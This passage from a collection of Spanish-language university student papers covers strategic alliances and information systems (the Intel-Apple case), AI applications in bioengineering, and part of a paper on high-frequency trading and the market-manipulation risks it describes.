Las empresas, en el marco de un mundo globalizado y de creciente competencia, requieren, dado el avance tecnológico, Sistemas de Información Empresariales cada vez más sofisticados. Cuando distintas firmas realizan una Alianza Estratégica, el contexto en el que operan dichos SIE se complejiza, teniendo éstos que adaptarse a los nuevos requerimientos. El tipo de AE es un factor fundamental para determinar el grado de interacción de los SIE (y, por lo tanto, el impacto que tendrá en cada uno de ellos), así como también la actividad a nivel operativo que surge de la cooperación. Las AE de tipo Precompetitiva pueden transformar exponencialmente a las organizaciones, deparar un gran crecimiento y generar una posición única en el mercado (Core Competence). Para lograr un buen funcionamiento operativo, los niveles jerárquicos superiores de las organizaciones deben establecer las políticas en las que se desarrolla la interacción de los SIE, es decir, el contexto de intercambio, procesamiento, y salvaguarda de información.

La alianza Intel-Apple les ha impuesto a sus competidores una dificultad en la imitación de productos tecnológicos de alta calidad, a causa del conocimiento o "know how" que tenían esas empresas en su área respectiva (una condición de las Core Competence). Esta cooperación configuró un nuevo escenario competitivo, así como también deja un legado en la forma en que las empresas realizan Alianzas Estratégicas.

Como futuras líneas de trabajo, se prevé el estudio del impacto de las Alianzas Estratégicas en los SI en el marco de los nuevos mercados tecnológicos, para determinar la evolución y la dinámica de los nuevos requerimientos, y para comprender el rol del Ingeniero en Sistemas de Información en el desarrollo eficiente de nuevos productos solución.

Referencias

[1] Julio Castro. *"La importancia de la información para la toma de decisiones en una empresa"*. Blog CORPONET [En línea] [Fecha de consulta: 9 de abril de 2019]. Disponible en: https://bit.ly/2XTVUNd

[2] Mónica García-Ochoa y Mayor. "ESTRATEGIA Y PLANIFICACIÓN DE LAS ALIANZAS ESTRATÉGICAS ENTRE EMPRESAS". [En línea] [Fecha de consulta: 16 de abril de 2019]. Disponible en: https://bit.ly/2U6D9Tp

[3] Francesco Rodella. *"Las empresas tecnológicas se alían con las de automoción para el coche inteligente"*. Diario El País. [En línea] [Fecha de consulta: 9 de abril de 2019]. Disponible en: https://bit.ly/2GNRZHI

[4] MA. Florencia Pollo-Cattaneo, "*La Organización y sus Sistemas de Información*", Editorial CEIT, marzo de 2017

[5] Luz Esperanza Bohórquez Arévalo. *"La organización empresarial como sistema adaptativo complejo". Estudios Gerenciales.* 2013, Vol. 29, n. 127, pp. 258-265. [En línea] [Fecha de consulta: 16 de abril de 2019]. Disponible en: https://bit.ly/2SmvGAu

[6] Planellas, Marcel y Urriolagoitia, Lourdes. *"La alianza estratégica entre Grupo Vips y Fundación Hazloposible"* Barcelona: El Tinter. ISBN 978-84-88971-53-1.[En línea] Disponible en: https://bit.ly/2H4B99T

[7] Pastorino, Cecilia. *"5 consejos para mantener seguras tus bases de datos"*. [En línea] [Fecha de consulta:]. Disponible en: https://bit.ly/2jhPuqW

[8] Calzada, Leticia y José Luis Abreu. *"El impacto de las herramientas de inteligencia de negocios en la toma de decisiones de los ejecutivos"*. [En línea] [Fecha de consulta:17 de abril de 2019] Disponible en: https://bit.ly/2pIYk1p

[9] Luis Del Prado. *"Alianzas Estratégicas"*. [En línea] [Fecha de consulta:20 de abril de 2019] Disponible en: https://bit.ly/28W37F8

[10] Nunes, Paulo. *"Core Competence"*. [En línea] [Fecha de consulta:17 de abril de 2019] Disponible en: https://bit.ly/2V9E7yS

[11] George Davis . "Criptografia y métodos de Cifrado de Datos ". [En línea] [Fecha de consulta: 06 de Agosto de 2017]. Disponible en: https://bit.lyE4yTyS

[12] Anónimo. *"Alianzas automotrices, quién es quién en la industria automotriz"*. [En línea] [Fecha de consulta:] Disponible en: https://bit.ly/2vMceTj

[13] Ángel Roca. *"Que supondría que Apple utilizara sus propios procesadores ARM en los Mac*". [En linea] [Fecha de consulta: 5 de mayo de 2019]. Disponible en: https://bit.ly/2WHNfwl

[14] Glosario TIC. *"Intecambio Electrónico de Datos (EDI)"*. [En linea] [Fecha de consulta: 5 de mayo de 2019]. Disponible en: https://bit.ly/2TY49VV

[15] Glosario TIC. *"Apple utilizará microprocesadores Intel a partir de 2006"*. [En linea] [Fecha de consulta: 5 de mayo de 2019]. Disponible en: https://apple.co/2LwB7MH

[16] Raúl Álvarez "*Apple abandonará a Intel en 2020 tras crear su propio procesador para Mac, según Mark Gurman*". [En linea] [Fecha de consulta: 6 de mayo de 2019]. Disponible en: https://bit.ly/2H3yqO3

[17] Ricardo Sametband "*Apple la empresa del Futuro*". La Nación Online. [En linea] [Fecha de consulta: 7 de mayo de 2019]. Disponible en: https://bit.ly/2J6UlHA

[18] Yúbal FM. *"iPAD Pro: el tablet de 12,9 pulgadas que amenaza a los mismísimos MacBook"*. [En línea] [Fecha de consulta:20 de mayo de 2019] Disponible en: https://bit.ly/2YhL06I

Datos de contacto

Nombre y apellido: Alfredo Sampedro
Legajo: 1682829
Mail: sampedroalfred@gmail.com

Nombre y apellido: Kevin Cazón
Legajo: 1645675
Mail: cazonleonel@gmail.com

Nombre y apellido: Paul Vázquez
Legajo: 1606025
Mail: paulvasquez_23@hotmail.com

Nombre y apellido:
Román Petruchelli Legajo: 1378417
Mail: ropetru@gmail.com

Nombre y apellido: Alejo Cabecas
Legajo: 1649693
Mail: sharkbladx@gmail.com

Nombre y apellido: Pedro Kuljich
Legajo: 1678085
Mail: pedrokuljich@gmail.com

Inteligencia Artificial aplicada a la Bioingeniería

Leguizamón, Rocío; Carrizo, Facundo; Pucciariello, Micaela; Rizzato Busta, Matías; Wu, Santiago

Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Abstract

Las nuevas tecnologías de Inteligencia Artificial existentes hoy en día y las que aún están por venir representan un punto de inflexión en la medicina tal como la conocemos actualmente. En este contexto, el siguiente artículo busca informar y concientizar sobre los posibles usos y consecuencias de los avances tecnológicos brindados por la Inteligencia Artificial, la Física Médica y la Biomedicina en las ciencias médicas. Se exploran diversas formas de implementar las recientes innovaciones informáticas en el tratamiento de enfermedades, estudios clínicos y en nuevas maneras de estudiar problemáticas que afectan a la salud para realizar mejores diagnósticos.

Palabras Clave
Inteligencia Artificial, Bioingeniería, Física Médica.

1. Introducción

La Inteligencia Artificial (IA) es una disciplina que busca entender entidades inteligentes y proveer un medio para construirlas. A su vez, se conoce como "Bioingeniería" a la aplicación de las técnicas e ideas de la ingeniería a la biología y concretamente a la biología humana. El gran sector de la bioingeniería que se refiere especialmente a la medicina se denomina ingeniería biomédica [1].

Hasta hace unos años se desconocía de las posibles aplicaciones de la IA en áreas tan importantes para el ser humano como la medicina y el cuidado de la salud, pero gracias a los inminentes avances tecnológicos y a la investigación a mayor escala con el equipamiento necesario, la ciencia logra dar respuestas a problemas cada vez más complejos. Para esto, se realiza día a día un trabajo en conjunto de ingenieros, profesionales en informática, investigadores, y científicos, entre muchos otros [1].

En este contexto, el objetivo del presente trabajo (realizado en el marco de la cátedra "Análisis de Sistemas", segundo año de cursada), es investigar sobre la relación entre la Inteligencia Artificial y sus aplicaciones en la Bioingeniería y en las ciencias médicas y conocer los posibles avances que pueden darse al combinar la informática con las nuevas tecnologías y la medicina.

Para cumplir con dicho objetivo el trabajo se estructura de la siguiente manera: en la sección 2 se definen los conceptos de IA e Ingeniería, en la sección 3 se detalla la utilización de la Física Médica en la asistencia médica, en la sección 4 se establecen las aplicaciones de la Bioingeniería, en la sección 5 se exponen los impactos. Finalmente, en la sección 6 se detallan las conclusiones y futuras líneas de trabajo.

2. Inteligencia Artificial e Ingeniería

La IA es una disciplina que provee un medio para la construcción de entidades inteligentes. Esta construcción está basada en la simulación de procesos de inteligencia humana por sistemas informáticos. Dichos procesos incluyen el aprendizaje, el razonamiento y la capacidad de autocorrección [2].

Actualmente, existen programas que pueden resolver ecuaciones diferenciales en forma simbólica, entender frases habladas, y diagnosticar enfermedades. Aquí entra el importante papel de la Ingeniería, y cuál es su relación con la IA [2].

La Ingeniería representa principalmente el ingenio o artefactos mecánicos, y está ligada a la capacidad para crear o diseñar. La Ingeniería realiza un gran aporte a la IA, ya que se refleja el desarrollo, que es llevar a una forma accesible los resultados de manera que puedan conducir a productos, métodos o procesos útiles [3].

La IA, junto con la Ingeniería permiten mayores aplicaciones en áreas de gran importancia como la Medicina. Estas aplicaciones están dadas y fundamentadas por los grandes avances tecnológicos. En la Bioingeniería, la aplicación de la IA (mediante técnicas, tecnologías y herramientas) permite que en el futuro la medicina logre ser caracterizada por una atención médica más eficaz. El desarrollo de las tecnologías y técnicas asociadas a la IA, y aplicadas a la medicina, destacan la posibilidad de la reducción de recursos valiosos, tales como costos, tiempo y fundamentalmente los errores médicos [4].

3. La Física Médica y su relación con la Bioingeniería

La Física Médica es un área de la medicina que combina la ciencia, la ingeniería, y la práctica clínica. Se encarga del desarrollo, diseño y control de equipamiento de diagnóstico y tratamiento médico creado a partir de las nuevas tecnologías surgidas en este último tiempo [5]. La bioingeniería es un estudio que abarca múltiples disciplinas, una de ellas bien puede ser la física médica [6]. Para poder desarrollar nuevos tratamientos es fundamental el trabajo en conjunto de la bioingeniería y la física médica. Hoy en día la ingeniería tal como la conocemos no es suficiente para lograr los grandes avances que se aspiran en la medicina, tales como la cura de enfermedades que hasta hoy se desconocen o formas menos invasivas de intervenir a un paciente [6].

Para esto es necesario combinar las habilidades que aporta la física médica, que actúa como un canal entre los distintos objetos de estudio, de donde sus profesionales provienen de áreas tan diversas como la medicina, la ingeniería y las ciencias exactas y naturales; con los recursos que brindan la bioingeniería y las IA [6].

4. Bioingeniería y sus aplicaciones

El sector de la Bioingeniería que se refiere, especialmente, a la medicina, se denomina Ingeniería Biomédica, y en el mismo podemos encontrar diversas aplicaciones de la IA, debido a la fiabilidad y eficiencia que su uso compete. El énfasis actual de la Bioingeniería en la medicina permite combinar el diseño y la habilidad de resolución de problemas de la Ingeniería, junto a la Biología, para mejorar los diagnósticos médicos, el monitoreo y la terapia [7].

En la actualidad, las investigaciones y aplicaciones de la bioingeniería se encuentran orientadas hacia [8]:

- La medicina del futuro.
- Las terapias regenerativas.
- El envejecimiento activo.

Sus principales aplicaciones referidas a las distintas ramas de la IA se pueden hallar en:

- Los sistemas expertos, los cuales son sistemas computacionales que emulan la capacidad de tomar decisiones de un humano experto. Los mismos se utilizan para monitorear el comportamiento de pacientes y aprender de su comportamiento, generando información que luego será proveída a un profesional [9].

- Las técnicas de redes neuronales se utilizan, entre otros casos, para la clasificación de imágenes médicas para su análisis y posterior evaluación, que se basan en herramientas de decisión y soporte [9]. Las redes neuronales son grandes procesadores

masivos de datos, que cuentan con la capacidad de almacenar conocimientos mediante procesos de aprendizaje [10].

Hoy en día, existen casos prácticos de empresas que implementan el uso de la IA para sus desarrollos en el campo de la bioingeniería tales como, "Insilco Medical" [11] cuya misión es combatir el envejecimiento de la sociedad a través de compuestos medicinales utilizando modelos de Machine Learning (área de la informática que se ocupa de que las computadoras sean capaces de aprender mediante la experiencia [12]), para predecir las propiedades de determinadas moléculas y para poder generar candidatos de moléculas con las propiedades deseadas [13]. Otro proyecto por parte de la empresa "Neuromation" [14] utiliza algoritmos de Machine Learning en sus prototipos para crear botones que se puedan adherir a la ropa de bebés y generar información referida a su ciclo de sueño, a fin de prevenir posibles accidentes durante el horario en donde son más proclives a estar desatendidos [13]. Asimismo, existen proyectos del IBEC [15] que se enfocan en utilizar células madre del propio paciente para generar insulina, y así combatir la diabetes, o generar órganos que pueden ser utilizados sin la necesidad de inmunosuprimir al paciente [16]. Se nombran a continuación ejemplos de aplicación (figura 1) [17]:




Figura 1: *Ejemplos de Aplicaciones de Bioingeniería*

5. Impacto y Análisis General

La Bioingeniería es una disciplina cuya aplicación puede darse en diferentes campos dependiendo del fin al que se quiera llegar, como, por ejemplo, crear prótesis inteligentes para ayudar a las personas mutiladas o crear robots inteligentes que puedan ayudar a los médicos a realizar estudios u operaciones en pacientes. Adicionalmente, las mejoras en la IA permiten que los programas aprendan de casos pasados y actuales logrando así una reducción en los resultados erróneos. Es debido a mejoras como estas que se puede tener un mejor control de los recursos utilizados y acelerar los procesos de diagnóstico en pacientes, logrando que el tratamiento tenga una prognosis más favorable [17].

Sin embargo, la utilización de IA en la Bioingeniería también trae consigo una serie de problemas con las maquinarias que se utiliza, como por ejemplo las nanomáquinas, que podrían llegar a ser abusadas por los propios humanos para realizar atentados contra una vida o realizar tareas de espionaje. Cabe destacar que los avances en robótica también podrían generar un gran nivel de desempleo, ya que estos podrían reemplazar casi cualquier tarea, especialmente la de los cirujanos quienes, debido a la IA, podrían estar igual o menos capacitada que la máquina o programa utilizada.

Asimismo, existe una problemática ética que viene del uso de la IA en la Bioingeniería, ¿quién decide qué es lo que se va a considerar moralmente correcto y qué no? [18]. Su uso puede ser considerado indebido ya que la modificación genética de animales o personas podría ser considerada como "jugar a ser Dios" [19].

6. Conclusiones

La Ingeniería es un campo que se encarga de aplicar los conocimientos de las ciencias en

la vida humana, para optimizar y volver más eficientes distintos procesos. Entre ellos, se puede encontrar el campo de la medicina, que aprovecha de las invenciones y aplicaciones de las otras ciencias en la misma para el tratamiento de distintas situaciones (desde enfermedades hasta discapacidades) relacionadas con el bienestar humano.

Por otro lado, la Ingeniería también explota el concepto de Inteligencia Artificial (IA) como una posible solución a muchas actividades que precisan de procesamiento autónomo de datos. Es así como en el desarrollo de este artículo se mencionan las diferentes aplicaciones y beneficios que puede traer la aplicación de este invento en la medicina, tanto para tratamientos terapéuticos, como para sistemas autodependientes para el control de pacientes, entre otras.

Sin embargo, es importante resaltar el hecho de la necesidad de que la aplicación de esta tecnología sea gradual y con mucho control. Como toda invención, puede traer sus problemas o tener errores no percibidos antes del momento de implementación. A su vez, al ser un descubrimiento relativamente reciente debe estar regulado de manera correcta, para evitar una mala implementación y/o el desencadenamiento de fallos que, al estar directamente vinculado a la medicina, y por lo tanto con la salud de las personas, podrían costar vidas.

El futuro de la aplicación de la IA en el campo de la medicina depende totalmente de lo que la sociedad decida hacer con ella, si el punto será la implementación para salvar vidas o acabar con las mismas, como podría ser al crear sistemas con IA que funcionen erróneamente adrede para la explotación de un mercado competitivo, o por la plena necesidad de acabar con vidas, como podría ser en el caso de una guerra.

Como futura línea de trabajo, se propone el estudio de la aplicación de la IA en la medicina en ciudades donde la tecnología no está al nivel del estándar promedio mundial, como pueden ser los países de menor nivel económico o en conflicto. Y, además, la investigación de dónde podría estar la debilidad de la IA en la medicina al ser utilizada como un arma. En conclusión, la IA se plantea como una nueva herramienta para el ser humano, sus aplicaciones y usos dependen plenamente de lo que decidamos hacer con ella.

Referencias

[1] Rangel Jose, Fuentes Anderson, Fernandez Enrique. 2015. La inteligencia artificial y sus contribuciones a la física médica y bioingeniería. Revista Mundo FESC [en línea]. https://bit.ly/2G3rlfU

[2] Verrastro Claudio, Gómez Juan Carlos. 2012. Introducción a la Inteligencia Artificial. UTN. https://bit.ly/2GV2i05

[3] Alunni José L. Definición de Ingeniería. UNNE. https://bit.ly/2eHqyX4

[4] Expósito Gallardo María del Carmen, Ávila Rafael. 2008. Aplicaciones de la inteligencia artificial en la Medicina: perspectivas y problemas. Cuba. https://bit.ly/2UPZvcr

[5] Universidad Favaloro. Perfil Profesional de Física Médica. Facultad de Ingeniería y ciencias Exactas y Naturales. Disponible en: https://bit.ly/30mOsv9

[6] Mauricio Hernández Valdiviesco. La bioingeniería en Colombia, por el camino de las alianzas estratégicas. Revista Ingeniería Biomédica. https://bit.ly/30rF0qa

[7] Bioengineering and biomedical engineering in Europe [en línea] Romania: Universidad de Craiova [Fecha de consulta 14 de mayo 2019]. Disponible en: https://bit.ly/2W5vlXg

[8] Institute of bioengineering of Catalonia [en línea] [fecha de consulta: 13 mayo 2019]. Disponible en: https://bit.ly/2Q37K3X

[9] SALMAN, M y otros. Artificial Intelligence in Biomedical Domain: An Overview of AI Based Innovations in Medical. En: International Journal of Advanced Computer Science and Applications, Pakistan, 2017 [en línea]. pp. 319-327. [consultado 13 mayo 2019]. Disponible en: https://bit.ly/2JI212j

[10] IBM Knowledge Center, Introducción a las redes neuronales. Qué es una red neuronal? [en linea] [fecha de consulta: 4 de junio de 2019] Disponible en: https://ibm.co/2XXB12W

[11] About Insilco Medical [en linea] [fecha de consulta: 4 de junio de 2019] Disponible en: https://bit.ly/2MuTym5

[12] Machine Learning and Artificial Intelligence: Two Fellow Travelers on the Quest for Intelligent Behavior in Machines. Artificial Intelligence and Machine Learning [en linea] [fecha de consulta: 4 de junio de 2019] Disponible en: https://bit.ly/31baXU6

[13] AIl in Biology and Medicine [en línea] [fecha de consulta: 13 mayo 2019]. Disponible en: https://bit.ly/2Q6Vdwn

[14] Neuromation Company [en linea] [fecha de consulta: 4 de junio de 2019] Disponible en: https://bit.ly/2WqMJGQ

[15] IBEC Quiénes somos. Disponible en: https://bit.ly/2ISbPWS

[16] "La bioingeniería y la medicina regenerativa revolucionarán el abordaje de la diabetes" [en linea] [fecha de conulta:4 de junio de 2019] Disponible en: https://bit.ly/2Kvxjd2

[17] "La inteligencia artificial mejora tratamientos y reduce costes médicos" [en linea] [fecha de consulta: 4 de junio de 2019] Disponible en: https://bit.ly/2WjVMEs

[18] The Real Impact AI and Biotechnology Will Have on the World [en línea] [13 mayo 2019]. Disponible en: http://bit.ly/2LLWAlK

[19] *The Imminent Impact of Artificial Intelligence and Bio-Engineering* [en línea] [fecha de consulta: 13 mayo 2019]. Disponible en: http://bit.ly/2VryMDk

HFT: los Algoritmos que Dominan el Mercado de Capitales

Kevorkyan Marina Nairí, *marunk99@gmail.com*; Infantino Marcos, *marcosinfantino698@gmail.com*; Vattimo Lucrecia, lucreciavattimo@gmail.com; Guillosson Victoria Melina, vickyguillosson@gmail.com; Pessina Mariano, mapessina@gmail.com
Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Abstract

Se denomina Negociación de Alta Frecuencia (HFT) a la utilización de algoritmos computacionales para la introducción de órdenes de intercambio en el mercado de capitales. Actualmente, estos algoritmos realizan la mayoría de las operaciones en bolsa a nivel mundial, provocando un cambio de paradigma en lo que respecta al intercambio financiero.

El HFT mejora la estabilidad del mercado y la volatilidad a corto plazo y, además, es más rentable que la inversión en bolsa tradicional. Sin embargo, se demuestra que a través de técnicas de manipulación como el Spoofing, el Momentum Ignition y el Front Running, el HFT puede dañar la integridad del mercado. El objetivo del presente trabajo es contrastar los efectos positivos y negativos que provoca la incorporación del HFT en el mercado y definir cómo accionar ante ellos.

Palabras Clave
Intercambio de capitales, mercado, liquidez, Flash Crash.

1. Introducción

La Negociación de Alta Frecuencia (HFT) es la utilización de algoritmos computacionales para introducir en el mercado amplios volúmenes de órdenes en función de determinados parámetros de cotización, en cuestión de milisegundos [1]. Estos algoritmos computacionales realizan, actualmente, la mayoría de las operaciones en bolsa a nivel mundial.

Los negociadores de alta frecuencia son hombres de negocio profesionales que utilizan diferentes estrategias para generar un gran número de negociaciones diariamente. Entre las estrategias que se utilizan, se encuentran: Market Making, Directional Trading y Co-location [2]. Muchas estrategias de HFT son estrategias de negociación familiares pero automatizadas [2]. Es característico que estos negociadores realicen fuertes inversiones en tecnología, dado que la rentabilidad obtenida depende directamente de obtener ganancias a través de pequeños márgenes mediante una utilización intensiva de las infraestructuras de la negociación [1]. Estas inversiones se encuentran avocadas a la utilización de tecnologías cada vez más eficaces y eficientes para poder competir en un mercado cuya expansión resulta ser exponencial.

Según [3], la Revista Internacional de Administración y Finanzas, establece que la relevancia adquirida por los mercados de capitales (tanto en número como en volumen de los activos financieros negociados), unida a los cambios e innovaciones experimentadas en los mismos, justifican una revisión de las características esenciales para el establecimiento de intercambios económicos justos.

Se destaca la importancia de lo anteriormente mencionado, ya que algunas de las estrategias llevadas a cabo por la negociación automatizada y la HFT podrían suponer abuso de mercado, por tratarse de prácticas constitutivas de manipulación [1]. Por ello, la Autoridad Europea de Valores y Mercados (ESMA) han estudiado este tipo de infracciones, para así establecer un marco legal que regule el problema.

Los HFTs son muy positivos en cuanto a que transmiten rápidamente la información a los precios, lo que provoca grandes ganancias de eficiencia [4]. Esto genera, en consecuencia, una gran competencia en el mercado a causa de la rapidez con la cual se hacen compras y ventas en bolsa, dejando relegados a los inversores tradicionales, que no pueden alcanzar una velocidad y eficiencia semejante.

En este contexto, el objetivo del presente trabajo, (realizado en el marco de la cátedra de "Análisis de Sistemas", segundo año de cursada), es contrastar los efectos positivos y negativos que provoca la incorporación del HFT en el mercado y definir cómo accionar ante ellos.

Para cumplir con el objetivo mencionado, el trabajo se estructura de la siguiente manera: en la sección 2, se describen las características del High Frequency Trading; en la sección 3, se compara el High Frequency Trading con la inversión en bolsa tradicional; en la sección 4, se enumeran las ventajas del High Frequency Trading con respecto a la inversión en bolsa tradicional; en la sección 5, se describen y contrastan los efectos positivos y negativos que provoca este cambio en el mercado; en la sección 6, se brindan recomendaciones sobre cómo accionar antes los cambios provocados en el mercado; en la sección 7, se comparan las estrategias de Market Making, Directional Trading y Co-location utilizadas por las empresas en este negocio. Finalmente, en la sección 8, se procede a las conclusiones y futuras líneas de trabajo.

2. Características del HFT

El High Frequency Trading (HFT) es una subdivisión del Algorithmic Trading (AT). El AT describe la transmisión de órdenes de compra y venta por un software con el objetivo de realizar un intercambio de activos [5]. En este contexto, se define a un algoritmo como un set de instrucciones capaz de observar información financiera en tiempo real y enviar órdenes al mercado, sin intervención humana [5].

Si bien el HFT se encuentra dentro del AT, existe una notable diferencia entre ellos: mientras que el AT se enfoca principalmente en realizar órdenes para regular el mercado, el HFT abarca toda aquella inversión propietaria, realizada con el fin de obtener una ganancia [5].

"El HFT no es una estrategia en sí misma, sino que se refiere a un conjunto de actividades en los mercados financieros que emplean sofisticados algoritmos y un uso intensivo de la tecnología, para interpretar señales de los mercados y, en respuesta, ejecutar estrategias de negociación que suponen el envío de órdenes a los mercados en grandes cantidades, a alta velocidad y con una latencia baja de transmisión…" [6].

Para el 2010, el HFT se convierte en una fuerza predominante en el mercado, de capitales de los Estados Unidos, siendo éste responsable de más del 70% del volumen de intercambios en dólares dentro de la bolsa [7].

3. HFT Vs. Inversión en bolsa tradicional

El trading o intercambio financiero consiste en comprar o vender un activo dentro de un mercado financiero con la intención de obtener un beneficio (que puede ser de carácter económico, estratégico, de control, etcétera) [8]. Este permite obtener un provecho del mercado tanto si este sube como si baja, ya que se pueden tomar posiciones alcistas (largos) o bajistas (cortos). Es decir, el trader sólo debe acertar la dirección que tomará el mercado para obtener un beneficio económico. Es por ello que sus resultados estarán directamente relacionados con la calidad de su trading, su conocimiento acerca del mercado y su capacidad de predicción [8].

El trading discrecional, a discreción o criterio del trader, se caracteriza por ser un sistema de inversión en el cual un inversor (llamado también bróker), ejecuta las órdenes manualmente. En esta tipología de trading, el bróker normalmente emplea herramientas de análisis para determinar su estrategia de inversión e identificar aquellos valores o instrumentos financieros que puedan resultar más rentables [9].

La diferencia principal frente al HFT reside en el hecho de que el trader puede seguir unas reglas concretas en el proceso de inversión (por ejemplo, establecer un patrón de salida para cada operación) o puede no seguir ningún criterio concreto, pero siempre realiza las órdenes de manera manual. También, su capacidad de rotación, negociación y rapidez en el intercambio de

activos en su momento fue efectivo al momento de la utilización de este [9]. Por el contrario, los HFTs realizan un análisis previo, establecen unos patrones de actuación y siempre siguen estos patrones previamente establecidos. A través de un programa informático se ejecutan automáticamente las órdenes de compra o venta cuando se cumplen determinadas condiciones establecidas con anterioridad [10].

4. Ventajas del HFT

Cuando se habla de las ventajas del High Frequency (HFT), lo primero que se debe destacar es la rapidez que poseen estos algoritmos computacionales para realizar una operación en bolsa. El HFT tiene por objeto aprovechar aquellas oportunidades de inversión que se dan en un brevísimo lapso, prácticamente en milisegundos [3]. Esto genera una competencia dispar con respecto a quienes operan en bolsa manualmente, ya que ningún hombre podrá operar tan rápido como lo hacen las máquinas de HFT.

El HFT permite la obtención de márgenes entre las cotizaciones de oferta y demanda en el mercado, así como la obtención de beneficios por medio de las diferencias de precios en distintas plataformas de negociación de una manera eficaz, ya que aprovecha todas las oportunidades de inversión que se presentan, y en un tiempo récord [3]. De todas maneras, cabe destacar, que la velocidad de los algoritmos de HFT implementados por una empresa dependen directamente de la calidad y cantidad de equipos, así también de una apropiada conexión a la red [2].

En segundo lugar, cabe mencionar que este tipo de técnicas permite a las empresas dedicadas al rubro reducir costos, permitiendo obtener una mayor ganancia. Si bien la primera inversión en equipos para la implementación de este método resulta en la incurrencia de un gran gasto de capital, se consigue reemplazar a todo intermediario humano por un sistema automatizado de intercambio [2], descartando los costos que produciría la contratación de analistas y especialistas en el mercado en el caso de una empresa que opera de manera discrecional.

5. Efectos positivos y negativos provocados en el mercado

En cuanto a los aspectos positivos, expertos señalan que el HFT mejora la estabilidad del mercado, la volatilidad a corto plazo [3]. Esto significa que se reduce la fluctuación de los precios de los activos en los mercados financieros.

El establecimiento de un entorno de negociación automatizado ha permitido a los inversores tener información sobre los precios en tiempo real, ha aumentado la competencia entre plataformas de negociación, (con respecto a los inversores tradicionales, y entre los que se basan en el AT) y ha simplificado los procesos de liquidación de órdenes, que comienzan a ser realizados por Inteligencia Artificial especializada en el campo [3].

La mayoría de los riesgos identificados por especialistas con relación al HFT guardan relación con tres áreas: los problemas con la igualdad de acceso a los mercados; el impacto sobre la liquidez de los mercados; y los riesgos para la integridad de los mercados (manipulación y abuso de mercado) [6].

Las operaciones ejecutadas por una terminal de HFT son mucho más veloces, ya que, a diferencia de un hombre, la terminal puede cerrar una compra en cuestión de milisegundos [3]. Esto deja a todos aquellos dedicados al trading discrecional en una gran desventaja, generando problemas con la igualdad de acceso a los mercados.

La liquidez es un concepto relacionado al volumen de transacciones que se realiza en un mercado. La liquidez de un activo se refiere a qué tan rápido es posible venderlo y convertirlo en dinero efectivo sin pérdida de su valor [11]. Ésta se puede ver afectada por actividades de manipulación como el Spoofing, Momentum Ignition y el Front Running que, en consecuencia, ponen en riesgo la integridad del mercado [12].

El Spoofing ocurre cuando una terminal de HFT compra un bloque de acciones y,

luego, emite una gran cantidad de órdenes de compra por las mismas acciones a un precio mínimamente inferior que el que está en el mercado en ese momento. Otros algoritmos y comerciantes van a detectar que existen muchas más órdenes de compra que de venta, por lo que es probable que concluyan que el precio va a subir. Es por ello que compran las acciones ellos mismos, haciendo que el precio suba. Acto seguido, la terminal cancela las órdenes de compra y vende las acciones que tiene, con el nuevo precio, logrando una ganancia [12].

El Momentum Ignition es una estrategia en la cual otros participantes del mercado son atraídos a comerciar rápido y así conseguir un cambio de precios rápido y brusco. El instigador, sabiendo que una vez que se termine esto el precio va a bajar nuevamente, aprovecha para negociar antes de que todo vuelva a la normalidad [12].

En cambio, el Front Running es cuando uno ingresa a un negocio conociendo, de antemano, un bloque de transacción que va a influenciar el precio del mercado. Es decir, cuando uno recibe una compra grande que sabe qué hará que los precios suban, entonces compra lo mismo antes de publicar la compra recibida anteriormente. Una vez publicada, los precios suben y entonces este consigue ganancias [12].

"En este sentido, como apunta la Comisión Europea, dentro de la HFT, los algoritmos pueden reaccionar de manera desmesurada ante determinadas circunstancias o evoluciones del mercado o, directamente, pueden imposibilitar el funcionamiento regular de los sistemas de negociación por sobrecarga en caso de introducir un número excesivamente elevado de órdenes en el mercado. Incluso, pueden generar órdenes duplicadas o erróneas que perturben el funcionamiento ordenado del mercado..." [6].

La reacción desmesurada de las máquinas de HFT y sus estrategias ilegales de manipulación del mercado derivan en casos como el Flash Crash de 2010. El Flash Crash fue una quiebra financiera estadounidense, ocurrida el 6 de mayo de 2010, que trajo consigo el desplome de un 9% del Dow Jones Industrial Average (índice financiero que mide el desempeño de las 30 mayores sociedades anónimas que cotizan en el mercado estadounidense) [5].

6. Cómo accionar antes los cambios en el mercado

La aplicación del HFT para la inversión en bolsa trae, consigo, un número de diferentes ventajas que derivan en que sea un modelo mucho más rentable que el trading discrecional.

"Durante los últimos diez años la tecnología se ha convertido en una de las piezas claves en el desarrollo de los mercados financieros. Es evidente que el uso de algoritmos y máquinas ha venido para quedarse y que el uso masivo de la tecnología en los mercados financieros es cada vez importante. Un ejemplo paradigmático de este fenómeno se da en la proliferación de la negociación de alta frecuencia en los mercados de valores ..." [4].

No obstante, el uso de este tipo de tecnologías también puede traer cambios negativos al mercado, como el surgimiento del Spoofing, Momentum Ignition y el Front Running. Ante esto, según [6], es pertinente la introducción de nuevos requerimientos técnicos, para así evitar los posibles problemas que puede provocar el mal funcionamiento de los sistemas informáticos implementados. Asimismo, es necesaria una rigurosa supervisión de los movimientos que realizan los AT, para así prevenir la manipulación intencional de los precios de los activos en bolsa.

Por otra parte, tal como menciona [6], no se puede competir de igual a igual contra una máquina, lo cual obliga a aquellas empresas especializadas en el sector a adaptarse a este nuevo paradigma ya que, en caso contrario, obtendrán una importante disminución de sus ganancias, a causa de una desventaja con respecto a los AT.

7. Comparación de Co-Location, Directional Trading y Market Making

Las estrategias Co-location, Directional Trading y Market Making poseen el mismo objetivo: mejorar el rendimiento para obtener más ganancias. Sin embargo, son totalmente independientes una de la otra, por lo que pueden utilizarse todas a la vez para obtener el máximo beneficio.

Co-Location: busca minimizar la latencia colocando el hardware lo más cercano posible del servidor donde se efectúan las transacciones. La velocidad a la que viajan las señales eléctricas es fija por lo que el que esté más cerca tendrá menor latencia y, en consecuencia, poseerá ventaja sobre los demás [2].

